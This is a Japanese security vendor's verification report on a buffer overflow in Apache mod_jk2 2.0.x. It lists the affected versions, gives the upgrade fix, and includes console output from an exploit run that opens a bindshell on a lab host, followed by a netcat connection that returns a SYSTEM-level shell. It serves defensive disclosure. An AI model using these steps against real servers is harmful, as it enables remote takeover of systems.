

## Apache の mod\_jk2 の脆弱性に関する検証レポート

2008/4/11

NTT データ・セキュリティ株式会社

辻 伸弘

松田 和之

### 【概要】

Apache が使用する mod\_jk2 に脆弱性が存在することが発見されました。この脆弱性により、リモートから、mod\_jk2 の脆弱性を利用した攻撃コードを実行され、Apache の実行権限を奪取される恐れがあります。

想定される被害としては、Apache の実行権限での情報取得、改ざん、または、ワームやスパイウェアなどの悪意あるプログラムをシステム内にインストールされることが考えられます。

今回、この脆弱性の再現性について検証を行いました。

### 【影響を受けるとされているシステム】

mod\_jk2 2.0、2.0.1、2.0.2、2.0.3-DEV

### 【対策案】

mod\_jk2 2.0.4 以降、または、mod\_jk 1.2 系へアップデートすることが推奨されます。


<http://tomcat.apache.org/download-connectors.cgi>

### 【参考サイト】

IOActive

[http://www.ioactive.com/vulnerabilities/mod\\_jk2LegacyBufferOverflowAdvisory.pdf](http://www.ioactive.com/vulnerabilities/mod_jk2LegacyBufferOverflowAdvisory.pdf)

### 【検証イメージ】



### ①攻撃コードを実行した画面

```
C:\#tool\#exp_test> -h 192.168.0.150 -p 80
# Host : 192.168.0.150
# Port : 80
# Payload : Bindshell, port 9999
[+] mod_jk2 is mod_jk2/2.0.2
[+] Attacking buffer constructed
[+] Buffer sent
[+] Connect to 192.168.0.150:9999
```

【検証ターゲットシステム】

Windows 2000  
 Apache 2.0.48  
 mod\_jk2 2.0.2

【検証概要】

ターゲットシステムで稼働中の Apache が使用する mod\_jk2 の脆弱性を利用した攻撃コードをリモートから実行することで、制御用ポートを開放させます。  
 その後、ターゲットシステムで開放した制御用ポートに接続することにより、リモートから Apache の実行権限を奪取します。

【検証結果】

下図の赤線で囲まれている部分では、攻撃元のコンピュータ (Windows XP) のコマンドプロンプト上にターゲットシステム (Windows 2000) のプロンプトが表示されています。  
 黄線で囲まれている部分では、ターゲットシステムにおいて、コマンドを実行した結果が表示されています。  
 これにより、ターゲットシステムの Apache の実行権限の奪取に成功したと言えます。

**ターゲットシステムの管理者権限の奪取に成功した画面**

```

C:\tool\exp_test>..\nc\nc.exe -vv 192.168.0.150 9999
VICTIM-W2K [192.168.0.150] 9999 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\Apache Group\Apache2>whoami
whoami
NT AUTHORITY\SYSTEM

C:\Program Files\Apache Group\Apache2>
  
```

【対策案】

mod\_jk2 2.0.4 以降、または、mod\_jk 1.2 系へアップデートすることが推奨されます。  
<http://tomcat.apache.org/download-connectors.cgi>

【参考サイト】

IOActive  
[http://www.ioactive.com/vulnerabilities/mod\\_jk2LegacyBufferOverflowAdvisory.pdf](http://www.ioactive.com/vulnerabilities/mod_jk2LegacyBufferOverflowAdvisory.pdf)

\* 各規格名、会社名、団体名は、各社の商標または登録商標です。

【お問合せ先】

NTT データ・セキュリティ株式会社  
 営業企画部  
 TEL:03-5425-1954  
<http://www.nttdata-sec.co.jp/>